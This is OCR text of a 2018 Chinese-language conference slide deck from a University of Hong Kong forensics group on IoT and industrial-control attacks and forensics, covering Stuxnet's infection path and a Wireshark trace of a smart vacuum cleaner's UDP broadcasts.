工控与IOT 攻击与取证初探

邹锦沛　香港大学信息安全与密码学中心

SM Yiu, Raymond Chan, CF Chan, Ken Yau


ISC 互联网安全大会 中国 · 北京

Internet Security Conference 2018　Beijing · China

（原“中国互联网安全大会”）

回到 2014


Computer Forensics Research Group
CFRG
Critical Infrastructure:
Hacking and Forensics
关键基础设施的攻击和取证
K P C
Center for Info
U
香港大
The pro
Knowle


Stuxnet's 蠕虫感染方
Windows操作系统
入口点
西门子SCADA系统
S7-315-2 CPU
CP-342-5 – up to 6 modules
31 frequency converters per module
31 motors
配置有STEP 7的
主机，该主机用于
编程可编程逻辑控
制器
22



我们的计划
将使用模拟PLC-以
太网连接的ICS环境
IKH
控制器
设备

2018 – 又是震网?

当然不是

今年是什么？


Inner text




演讲内容：

1. 如何发起针对IOT和工控系统的攻击?（攻击）
2. 如何找出是谁进行了攻击? (取证)


让我们从吸尘器开始




什么类型的攻击?


remark__W001968
HD
SD

智能吸尘器网络追踪


*Wireless Network Connection 6
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
udp.stream eq 7
Expression...
No. Time Source Destination Protocol Length Info
62 -255.619922 192.168.43.20 255.255.255.255 UDP 728 2627 → 2726 Len=686
175 -238.416593 192.168.43.20 255.255.255.255 UDP 727 2627 → 2726 Len=685
220 -227.286319 192.168.43.20 255.255.255.255 UDP 727 2627 → 2726 Len=685
247 -220.329101 192.168.43.20 255.255.255.255 UDP 727 2627 → 2726 Len=685
277 -210.499785 192.168.43.20 255.255.255.255 UDP 727 2627 → 2726 Len=685
387 -180.072537 192.168.43.20 255.255.255.255 UDP 727 2627 → 2726 Len=685
501 -142.315867 192.168.43.20 255.255.255.255 UDP 727 2627 → 2726 Len=685
528 -134.945278 192.168.43.20 255.255.255.255 UDP 727 2627 → 2726 Len=685
759 -32.343652 192.168.43.20 255.255.255.255 UDP 727 2627 → 2726 Len=685
Frame 220: 727 bytes on wire (5816 bits), 727 bytes captured (5816 bits) on interface 0
Ethernet II, Src: 7a:88:2b:03:92:50 (7a:88:2b:03:92:50), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 192.168.43.20, Dst: 255.255.255.255
User Datagram Protocol, Src Port: 2627, Dst Port: 2726
Data (685 bytes)
Data: 0000d02ab2908ca902000000004d61696e436d643d4c6f63...
[Length: 685]
0020 ff ff 0a 43 0a a6 02 b5 db 21 00 00 d0 2a b2 90 ...C.... .!...*..
0030 8c a9 02 00 00 00 00 4d 61 69 6e 43 6d 64 3d 4c ....M ainCmd=L
0040 6f 63 61 6c 44 61 74 61 3b 62 6f 6f 74 70 72 6f ocalData ;bootpro
0050 74 6f 3d 64 68 63 70 3b 64 6e 73 30 3d 31 39 32 to=dhcp; dns0=192
0060 2e 31 36 38 2e 34 33 2e 32 35 34 3b 64 6e 73 31 .168.43. 254;dns1
0070 3d 31 39 32 2e 31 36 38 2e 32 2e 31 3b 6e 65 74 =192.168 .2.1;net
0080 6d 61 73 6b 3d 32 35 35 2e 32 35 35 2e 32 35 35 mask=255 .255.255
0090 2e 30 3b 6e 65 74 77 65 74 3d 31 39 32 2e 31 36 .0;netwe t=192.16
00a0 38 2e 34 33 2e 32 35 34 3b 75 73 65 72 54 79 70 8.43.254 ;userTyp
00b0 65 3d 33 32 33 3b 73 74 61 74 75 73 3d 32 3b 76 e=323;st atus=2;v
00c0 65 72 3d 35 31 32 3b 69 6e 64 65 78 3d 30 3b 6c er=512;i ndex=0;l
00d0 61 6e 70 6f 72 74 3d 35 30 30 30 3b 77 61 6e 6e anport=5 000;wann
00e0 65 74 61 62 6c 65 3d 30 3b 65 72 72 6f 72 63 6f etable=0 ;errorco
00f0 64 3d 33 3b 45 6e 61 62 6c 65 53 44 3d 30 3b 4d d=3;Enab leSD=0;M
0100 6f 76 65 52 65 63 3d 31 3b 4f 75 74 4d 6f 76 65 oveRec=1 ;OutMove
0110 52 65 63 3d 30 3b 41 75 74 6f 52 65 63 3d 31 3b Rec=0;Au toRec=1;
0120 4c 6f 6f 70 57 72 69 74 65 3d 31 3b 53 70 6c 69 LoopWrit e=1;Spli
0130 74 65 3d 35 30 3b 41 6c 6c 53 69 7a 65 3d 30 3b te=50;Al lSize=0;
Data (data.data), 685 bytes
Packets: 798 · Displayed: 9 (1.1%)
Profile: Default

痕迹在哪里？




电子取证流程图

Wi-Fi Router

Smart Vacuum cleaner


Smartphone

Smart Vacuum cleaner Network trace



机器人手臂会怎样？

